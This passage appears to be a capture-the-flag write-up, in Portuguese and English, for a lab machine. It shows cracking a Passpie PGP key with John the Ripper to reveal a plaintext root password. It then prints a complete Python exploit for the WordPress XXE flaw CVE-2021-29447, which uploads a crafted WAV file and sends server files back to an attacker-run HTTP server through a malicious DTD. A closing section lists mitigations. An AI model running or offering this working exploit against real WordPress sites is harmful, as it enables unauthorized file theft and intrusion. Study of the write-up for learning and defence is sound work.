Cb4_JmWM8zUZWMu@Ys
Pós-Exploração
Elevação de Privilégios
Before running linPEAS I notice a unique directory called .passpie inside jnelson user directory Searching over google for passpie got a tool which is Command-line password manager written in python
Refer : https://github.com/marcwebbie/passpie
Passpie é uma ferramenta de linha de comando para gerenciar senhas from the terminal with a colorful and configurable interface. Use a master passphrase to decrypt login credentials, copy passwords to clipboard, syncronize with a git repository, check the state of your passwords, and more. Looking over it, It has theroot passwordstored inPGPformat which is encrypted with akey****. And we also have the key file called.keys****.Let’s try to crack that PGP
keyfile, but first let’s transfer that into our machine
scp jnelson@10.10.11.186:.passpie/.keys .keysConvert that into john format
gpg2john key > gpg.john The
The .keys file contain two PGP KEY BLOCK, I remove the public ones.
john gpg.john -w=/usr/share/wordlists/rockyou.txt Checking the list of
 passpie if they have any, another user
 Export the passwords in
 pass file

User: root
Pass: p7qfAZt4_A1xo_0xHABEMUS ROOT!
Script Read File Exploit
This is a script in python that allow read files this machine.
metatwo-readfile.py
#! /usr/bin/env python3
#### Title: Exploit Read File - WordPress XXE Vuln Authenticated
#### Author: 0xEtern4lW0lf
#### Created: 29 Dez 2022
#### Description: Este script explora a vulnerabilidade XXE do WordPress. Allow read server files.
#### CVE-2021-29447
#### Refer: https://tryhackme.com/room/wordpresscve202129447
#### ========= MODULES =========
# python server
import subprocess, sys, os
# http lib
import requests
import argparse
import base64
import time
import re
#### ========= VARIABLE =========
#### COLORS ####
RED = "\033[1;91m"
YELLOW = "\033[1;93m"
BLUE = "\033[1;94m"
GREEN = "\033[1;92m"
END = "\033[1;m"
## Set proxy [OPTIONAL]
proxies = {"http": "http://127.0.0.1:8080", "https": "http://127.0.0.1:8080"}
#### ========= FUNCTION =========
## Banner
def banner():
EwLogo = f"""
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣀⡀⠀⠀⠀⠀⠀⠀⣀⠠⠤⢤⣤⣶⣴⣦⣤⣤⣀⡀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠘⣿⣿⣿⣿⣿⣿⣿⣿⣿⡞⠀⠀⠀⠀⠀⠀⠀⠀⠉⠉⠛⠻⢿⣷⣄⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠻⣄⠈⠉⠛⠿⠟⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠐⡯⣿⣷⡄⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠰⢾⣿⣿⠟⠋⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠘⢌⡻⢿⡆⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⠝⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠘⣷⡌⠿⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⣴⠋⠀⣸⣧⣄⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠸⣿⡄⠁
⠀⠀⠀⠀⠀⠀⠀⢀⣾⣏⣴⠟⢻⣿⠟⠛⠶⡄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⠀⢻⣿⡀
⠀⠀⠀⠀⠀⠀⠀⣼⣿⣿⣿⣴⠿⠃⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢹⢳⣜⣿⡇
⠀⠀⠀⠀⠀⣠⣾⣿⠟⠋⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⡇⢿⣿⡇
⠀⠀⢀⣤⣾⡿⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⠸⣿⠇
⢀⣴⣿⡿⠋⠀⠀⠀⠀⠀⣀⣤⣶⣶⣦⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣀⠀⠀⢸⣿⡄⡿⠀
⢺⣿⡏⠀⠀⠀⠀⢀⣤⣾⣿⠿⠛⠋⠙⠻⣇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⡝⣦⠀⣸⣿⡧⠃⠀
⠀⠈⠉⠀⢠⣤⣶⣿⡿⠋⠀⠀⠀⠀⠀⡀⠈⠂⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⡇⣿⣷⣿⣿⠀⠀⠀
⠀⠀⠀⠀⠀⠈⠉⠉⠁⠀⠀⠀⠀⢀⡜⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡆⠀⠀⣼⡇⣾⣿⣿⠇⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣴⠏⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣴⢻⣿⣀⣾⣿⢡⣿⡿⠋⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣰⣿⠏⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⣴⡿⢣⣿⣿⣿⣿⣣⡿⠋⠁⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⣰⣿⡿⠀⠀⠀⠀⠀⣀⣠⣤⣴⣶⣿⠿⣋⣴⣿⣿⠿⠛⠉⠁⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⢀⣿⣿⡇⠀⢀⣠⣶⣿⣿⡿⠟⠋⠉⠐⠊⠉⠉⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣇⣴⣿⣿⡿⠟⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠸⣿⣿⣿⣿⣿⠋⠀⠀⠀⠀⠀{RED}#--------------------------------------------#
_____ _ ___ _ _ _ _____ _ __
| ___|| | / || || | | || _ || | / _|
| |__ | |_ ___ _ __ _ __ / /| || || | | || |/' || || |_
| __| | __| / _ \| '__|| '_ \ / /_| || || |/\| || /| || || _|
| |___ | |_ | __/| | | | | |\___ || |\ /\ /\ |_/ /| || |
\____/ \__| \___||_| |_| |_| |_/|_| \/ \/ \___/ |_||_|
#----------------------------------------------------------------#
Author: {GREEN}0xEtern4lW0lf{END}
{RED}Site: {BLUE}https://0xetern4lw0lf.github.io/{END}
FOR EDUCATIONAL PURPOSE ONLY.
"""
return print(f'{BLUE}{EwLogo}{END}')
# Pretty loading wheel
def loading(spins):
def spinning_cursor():
while True:
for cursor in '|/ -\\':
yield cursor
spinner = spinning_cursor()
for _ in range(spins):
sys.stdout.write(next(spinner))
sys.stdout.flush()
time.sleep(0.1)
sys.stdout.write('\b')
def argument_parser():
"""Parse argument provided to the script."""
parser = argparse.ArgumentParser(description='WordPress CVE-2021-29447 Authenticated Exploit')
parser.add_argument("-l", "--lhost",
required=True,
type=str,
help="Local IP")
parser.add_argument("-lp", "--lport",
required=True,
type=int,
help="Local Port")
parser.add_argument("-t", "--target",
required=True,
type=str,
help="Target WordPress URL, eg: http://XXXX.com")
parser.add_argument("-f", "--file",
type=str,
help="File read, eg: /etc/passwd")
parser.add_argument("-u", "--user",
required=True,
type=str,
help="Username used for WordPress authentication")
parser.add_argument("-p", "--password",
required=True,
type=str,
help="Password used for WordPress authentication")
args = parser.parse_args()
return args
############## Weaponization ##############
############## PYTHON SERVER ##############
"""Start Python WebServer locally on port specified."""
def start_python_server(lport):
python_server = subprocess.Popen([sys.executable, "-m", "http.server", str(lport)], stdout=subprocess.PIPE, stderr=subprocess.STDOUT, text=True)
os.set_blocking(python_server.stdout.fileno(), False)
print(f"\n{BLUE}[+] PYTHON SERVER: {YELLOW}Python Server start in port {GREEN}{lport} {BLUE}[+]{END}")
return python_server
"""Stop Python WebServer."""
def stop_python_server(python_server):
python_server.terminate()
print(f"\n{BLUE}[+] PYTHON SERVER: {YELLOW}Python Server Stopped {BLUE}[+]{END}")
############## ============== ##############
############## PAYLOADS ##############
def createEvilWAV(lhost, lport):
"""Generate malicious WAV payload."""
payload = b"""RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM 'http://""" + f"{lhost}:{lport}".encode('utf-8') + b"""/malicious.dtd'>%remote;%init;%trick;]>\x00"""
print(f"\n{BLUE}[+] PAYLOAD: {YELLOW}Payload file WAV created! {BLUE}[+]{END}")
return payload
def createEvilDTD(lhost, lport, targetFile):
"""Generate malicious DTD payload and store it locally."""
with open('malicious.dtd', 'w') as file:
file.write(f"""<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource={targetFile}">\n""")
file.write(f"""<!ENTITY % init "<!ENTITY % trick SYSTEM 'http://{lhost}:{lport}/?p=%file;'>" >""")
print(f"{BLUE}[+] PAYLOAD: {YELLOW}Payload file DTD created! {BLUE}[+]{END}")
############## ======= ##############
################# Attack #################
def loginWP(rhost, user, password):
"""Check authenticated connection to WordPress server ."""
data = {
'log': user,
'pwd': password,
'wp-submit': "Log+In",
'redirect_to': rhost + "/wp-admin/",
'testcookie': 1
}
r = requests.post(f"{rhost}/wp-login.php", data=data)
if r.status_code == 200:
print(f"\n{BLUE}[+] LOGIN WP: {YELLOW}WordPress Logged {GREEN}SUCCESSFULLY! {BLUE}[+]{END}")
return r.cookies
def sendPayload(rhost, cookies, payload):
"""Retrieve _wpnonce from WordPress."""
r = requests.get(f'{rhost}/wp-admin/media-new.php', cookies=cookies, proxies=proxies)
wp_nonce = re.findall(r'name="_wpnonce" value="(\w+)"', r.text)[0]
"""Upload payload to WorPress vulnerable media feature."""
file_data = {'async-upload': ('malicious.wav', payload)}
data = {
'name': 'malicous.wav',
'action': 'upload-attachment',
'_wpnonce': wp_nonce
}
r = requests.post(f'{rhost}/wp-admin/async-upload.php', data=data, files=file_data, cookies=cookies)
if r.status_code == 200:
if r.json()['success']:
print(f"\n{BLUE}[+] UPLOAD FILE: {YELLOW}File WAV upload SUCCESSFULLY! {BLUE}[+]{END}")
def readFile(python_server,targetFile):
"""Retrieve information and files from Python WebServer stdout."""
payload_printed = False
retrieved_file_printed = False
printing_error = False
for line in python_server.stdout.readlines():
if re.search(r'^Traceback', line):
printing_error = True
if printing_error:
print(line)
continue
if re.search(r'GET \/malicious\.dtd', line):
if not payload_printed:
payload_printed = True
if re.search(r'\/\?p=', line):
if not retrieved_file_printed:
matched_file = re.search(r'\/\?p=(.+?)\s', line)
if matched_file:
file = matched_file.group(1)
print(f"{BLUE}[+] READ FILE: {GREEN}{targetFile} {YELLOW}file content {BLUE}[+]{END}\n")
print(base64.b64decode(file).decode('utf-8'))
retrieved_file_printed = True
if payload_printed and not retrieved_file_printed:
print(f"\n{BLUE}[+] ERROR: {RED}File not found on server or not permission to read it {BLUE}[+]{END}")
if not payload_printed and not retrieved_file_printed:
print(f"\n{BLUE}[+] ERROR: {RED}Error WAV payload not executed on WordPress {BLUE}[+]{END}")
if printing_error:
print(f"\n{BLUE}[+] ERROR: {RED}Exiting... {BLUE}[+]{END}")
exit(1)
def clean_temporary_files():
"""Remove temporary file used by script (DTD payload)."""
os.remove('malicious.dtd')
def main():
args = argument_parser()
lhost = args.lhost
lport = args.lport
rhost = args.target
user = args.user
password = args.password
targetFile = args.file
cookies = loginWP(rhost, user, password)
python_server = start_python_server(lport)
payload = createEvilWAV(lhost, lport)
createEvilDTD(lhost, lport, targetFile)
sendPayload(rhost, cookies, payload)
time.sleep(2)
readFile(python_server, targetFile)
stop_python_server(python_server)
clean_temporary_files()
#### EXECUTION
if __name__ == '__main__':
banner()
main()More scripts inhttps://github.com/0xEtern4lW0lf.
Mitigação
Para corrigir as falhas exploradas nesta máquina, as seguintes ações são recomendadas:
- Plugin BookingPress (SQL Injection - CVE-2022-0739): atualizar o plugin para uma versão corrigida (>= 1.0.11) ou removê-lo caso não esteja em uso. De forma geral, todos os plugins e temas do WordPress devem ser mantidos sempre atualizados, e parâmetros recebidos via requisições AJAX/REST devem ser tratados com prepared statements.
- XXE no WordPress: manter o core do WordPress atualizado, já que a vulnerabilidade de XXE explorada foi corrigida em versões mais recentes. Desabilitar a resolução de entidades externas (
libxml_disable_entity_loader) no processamento de XML enviado por usuários é uma boa prática defensiva adicional. - Reutilização de credenciais: evitar reaproveitar a mesma senha entre o painel do WordPress, FTP e contas de sistema (SSH). Cada serviço deve ter uma credencial única e forte.
- Armazenamento de segredos com Passpie: a chave GPG que protegia o cofre de senhas usava uma passphrase fraca, permitindo quebra offline com John the Ripper. Recomenda-se usar passphrases longas e de alta entropia para chaves GPG que protegem cofres de credenciais, além de restringir o acesso ao diretório do cofre apenas ao usuário responsável.
- Princípio do menor privilégio: revisar permissões de sudo e de arquivos sensíveis (como o cofre do Passpie) para garantir que apenas usuários estritamente necessários tenham acesso, reduzindo a superfície de escalonamento de privilégios.
- Monitoramento: habilitar logging e alertas para tentativas de login malsucedidas no WordPress e no serviço SSH, o que ajudaria a detectar tentativas de força bruta e uso indevido de credenciais vazadas.